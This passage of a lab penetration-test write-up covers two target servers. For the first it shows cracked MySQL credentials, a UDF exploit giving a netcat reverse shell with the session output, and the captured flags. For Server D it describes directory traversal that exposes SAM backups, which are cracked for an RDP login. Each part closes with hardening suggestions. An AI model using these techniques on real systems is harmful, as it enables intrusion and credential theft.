By navigating to the MySQL database we see that we see that there are two users: root and pma. With root having most enabled privileges and pma having none. A quick Google search of these password hashes reveal the credentials to the accounts (root/pokemon, pma/pma_pass). (Figure 14).




Figure 14. Finding the users and their password hashes

Surprisingly, the users are not configured to allow remote logins. In the “privileges” page of phpMyAdmin, we can set the root user to allow logins from any host, allowing us to connect remotely. In the “Server Settings” page, we can view various information on the service. In here, we see that we are using the MySQL version 4.1.22 along with phpMyAdmin 2.6.0-pl3. We can now poke around and see if there are any vulnerabilities with these different versions. (Figure 15).

Server: localhost

Databases | Status | Variables | Charsets | Privileges | Processes | Export

Server variables and settings

Variable	Session value	Global value
back log	50	50
basedir	C:\Program Files (x86)\MySQL\MySQL Server 4.1\	C:\Program Files (x86)\MySQL\MySQL Server 4.1\
binlog cache size	32768	32768
bulk insert buffer size	8388608	8388608
character set client	utf8	latin1
character set connection	utf8	latin1
character set database	latin1	latin1
character set results	utf8	latin1
character set server	latin1	latin1
character set system	utf8	utf8
character sets dir	C:\Program Files (x86)\MySQL\MySQL Server 4.1\share\charsets/	C:\Program Files (x86)\MySQL\MySQL Server 4.1\share\charsets/
collation connection	utf8_general_ci	latin1_swedish_ci
collation database	latin1_swedish_ci	latin1_swedish_ci
collation server	latin1_swedish_ci	latin1_swedish_ci
concurrent insert	ON	ON
connect timeout	5	5
datadir	C:\Program Files (x86)\MySQL\MySQL Server 4.1\Data\	C:\Program Files (x86)\MySQL\MySQL Server 4.1\Data\
date format	%Y-%m-%d	%Y-%m-%d
datetime format	%Y-%m-%d %H:%i:%s	%Y-%m-%d %H:%i:%s
default week format	0	0
delay key write	ON	ON
delayed insert limit	100	100
delayed insert timeout	300	300
delayed queue size	1000	1000
expire logs days	0	0
flush	OFF	OFF
flush time	1800	1800
ft boolean syntax	+ -><()~*:""&|	+ -><()~*:""&|
ft max word len	84	84
ft min word len	4	4
ft query expansion limit	20	20
ft stopword file	(built-in)	(built-in)
group concat max len	1024	1024
have archive	YES	YES

Figure 15. Finding the Server variables and settings

Further investigation of this MySQL version reveals an specific exploit of this version of MySQL. This version of MySQL is vulnerable to a user defined function exploit detailed at https://www.exploit-db.com/exploits/3274/. Using this exploit, we can run an sql file that adds a user defined function to the database (mysql.func) that connects to a netcat listener running on a local computer, giving us a reverse shell to execute commands in. (Figure 16)

```
d
^C

~/Downloads/raptor_winudf 47s
❯ sudo nc -l 80


Reverse Exploitation...


Connection Established

Hostname:   WIN-HUEM6D4F0QS
IP Address: 10.1.1.55

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files (x86)\MySQL\MySQL Server 4.1\Data>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C050-D395

 Directory of C:\Program Files (x86)\MySQL\MySQL Server 4.1\Data

03/29/2018  04:48 PM    <DIR>          .
03/29/2018  04:48 PM    <DIR>          ..
03/29/2018  04:28 PM                 0 est.txt
03/29/2018  04:33 PM        10,485,760 ibdata1
03/29/2018  04:33 PM        10,485,760 ib_logfile0
03/08/2017  01:21 AM        10,485,760 ib_logfile1
03/29/2018  04:28 PM                27 inetpubwwwroot
03/29/2018  04:31 PM                13 inetpubwwwrootphpMyAdmin
03/29/2018  04:48 PM                 6 lol
03/29/2018  04:48 PM                 6 lol.txt
03/29/2018  04:33 PM    <DIR>          mysql
03/29/2018  03:28 PM    <DIR>          phpmyadmin
03/08/2017  01:20 AM    <DIR>          test
03/29/2018  12:32 PM            12,751 WIN-HUEM6D4F0QS.err
03/29/2018  12:32 PM                 5 WIN-HUEM6D4F0QS.pid
               10 File(s)     31,470,088 bytes
                5 Dir(s)  14,279,192,576 bytes free

C:\Program Files (x86)\MySQL\MySQL Server 4.1\Data>cd ..
cd ..
```

Figure 16. Using the exploit to gain access in a reverse shell

After some further investigation, the medal.txt can be found in the Desktop directory for “lowlvlusr”. (Figure 17) The trophy.txt file can be found in the same way, but in the Desktop directory for “Administrator” (Figure 18)

```
raptor_winudf: sudo nc -l 80 (nc)
cd lowlvlusr
di
C:\Users\lowlvlusr>r
dir
 Volume in drive C has no label.
 Volume Serial Number is C050-D395

 Directory of C:\Users\lowlvlusr

03/21/2017  10:11 PM    <DIR>          .
03/21/2017  10:11 PM    <DIR>          ..
03/21/2017  10:11 PM    <DIR>          Contacts
03/22/2018  09:40 AM    <DIR>          Desktop
03/21/2017  10:11 PM    <DIR>          Documents
03/21/2017  10:11 PM    <DIR>          Downloads
03/21/2017  10:11 PM    <DIR>          Favorites
03/21/2017  10:11 PM    <DIR>          Links
03/21/2017  10:11 PM    <DIR>          Music
03/21/2017  10:11 PM    <DIR>          Pictures
03/21/2017  10:11 PM    <DIR>          Saved Games
03/21/2017  10:11 PM    <DIR>          Searches
03/21/2017  10:11 PM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  14,279,192,576 bytes free

C:\Users\lowlvlusr>cd Desktop
cd Desktop

C:\Users\lowlvlusr\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C050-D395

 Directory of C:\Users\lowlvlusr\Desktop

03/22/2018  09:40 AM    <DIR>          .
03/22/2018  09:40 AM    <DIR>          ..
03/22/2018  09:41 AM                20 medal.txt
               1 File(s)             20 bytes
               2 Dir(s)  14,279,192,576 bytes free

C:\Users\lowlvlusr\Desktop>type medal.txt
type medal.txt
W26wtrfsxNg4YYNeuccH
C:\Users\lowlvlusr\Desktop>
```

Figure 17. Finding medal.txt and using "type" to show the contents

```
raptor_winudf: sudo nc -l 80 (nc)
03/06/2017  05:25 AM    <DIR>          Music
03/06/2017  05:25 AM    <DIR>          Pictures
03/06/2017  05:25 AM    <DIR>          Saved Games
03/06/2017  05:25 AM    <DIR>          Searches
03/06/2017  05:25 AM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  14,279,192,576 bytes free

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C050-D395

 Directory of C:\Users\Administrator\Desktop

03/24/2018  02:24 PM    <DIR>          .
03/24/2018  02:24 PM    <DIR>          ..
03/08/2017  09:07 PM    <DIR>          backup config
03/08/2017  09:44 PM             2,989 config.inc.php
03/08/2017  09:34 PM               834 config.inc.php - Shortcut.lnk
03/08/2017  08:12 PM             1,135 my.ini - Shortcut.lnk
03/06/2017  07:42 PM    <DIR>          mysql-4.1.22-win32
03/12/2017  11:15 PM             1,037 Notepad++.lnk
03/24/2018  02:26 PM                 0 parseforcookiepassword.txt
03/06/2017  08:14 PM    <DIR>          php-4.4.9-Win32
03/07/2017  12:29 AM         2,311,462 php-5.0.2-installer.exe
03/08/2017  08:12 PM               719 php.ini - Shortcut.lnk
03/08/2017  08:11 PM               985 phpMyAdmin - Shortcut.lnk
03/06/2017  07:42 PM    <DIR>          phpMyAdmin-2.10.1-all-languages
03/06/2017  08:15 PM    <DIR>          phpMyAdmin-2.11.11-all-languages
03/06/2017  10:18 PM    <DIR>          phpMyAdmin-2.6.0-pl3
03/22/2018  10:06 AM    <DIR>          robots
07/13/2009  06:56 PM                 0 setuperr.log
03/22/2018  09:45 AM                20 trophy.txt
03/06/2017  07:41 PM               577 vmshare - Shortcut.lnk
              11 File(s)      2,319,758 bytes
               9 Dir(s)  14,279,192,576 bytes free

C:\Users\Administrator\Desktop>type trophy.txt
type trophy.txt
9hOWZA1E7YxY2AXFpeTV
C:\Users\Administrator\Desktop>
```

Figure 18. Finding trophy.txt and using "type" to show contents

Suggestions

Choose more secure passwords. Update mysql version.

Server D

medal.txt: MENd1Gm7A0F95VbhdnCm
trophy.txt: UGCortJUd1uDfZooXSfv
IP Addresses: 10.1.1.13/10.1.1.25
MAC Address: 00:0C:29:95:69:DB

Services:

http (Port 80)
netbios-ssn (Port 139)
microsoft-ds (Port 445)
icslap (Port 2869)
ms-wbt-server (Port 3389)

Accounts (username/password):

Administrator/bolo

Exploitation Process

From the initial network scans, we know that Server D is running an http server on port 80. This web-server did not sanitize urls, and was therefore vulnerable to a directory traversal and file enumeration attack. One level above the "webroot" directory was the medal.txt file. (Figure 19) We can download the file and view its contents (Figure 20).




Figure 19. Finding medal.txt




Figure 20. Medal.txt contents

By navigating around the different directory levels above webroot (Figure 21), we discover that there is a “System_backups” folder, containing files called Sam.old and security.old. Further investigation shows that these files are backups of the NTLM hashes of all the systems’ accounts. We crack these hashes by using samdump2 and JohnTheRipper, and discover that the Administrator account’s password is “bolo”.




Figure 21. Using file traversal to poke at different parts of the web server

These credentials allow logging into the system with Windows Remote Desktop Protocol (Figure 22). After we authenticate, the trophy.txt is on Administrator's Desktop. (Figure 23)




Figure 22. Logging into the Windows XP box using RDP user: Administrator password: bolo




Figure 23. Finding trophy.txt on the desktop

Suggestions

Choose more secure passwords.
Do not leave backups of sensitive files available to users.
Configure web server to sanitize urls, not list files in directories, and not to enter directories outside of webroot.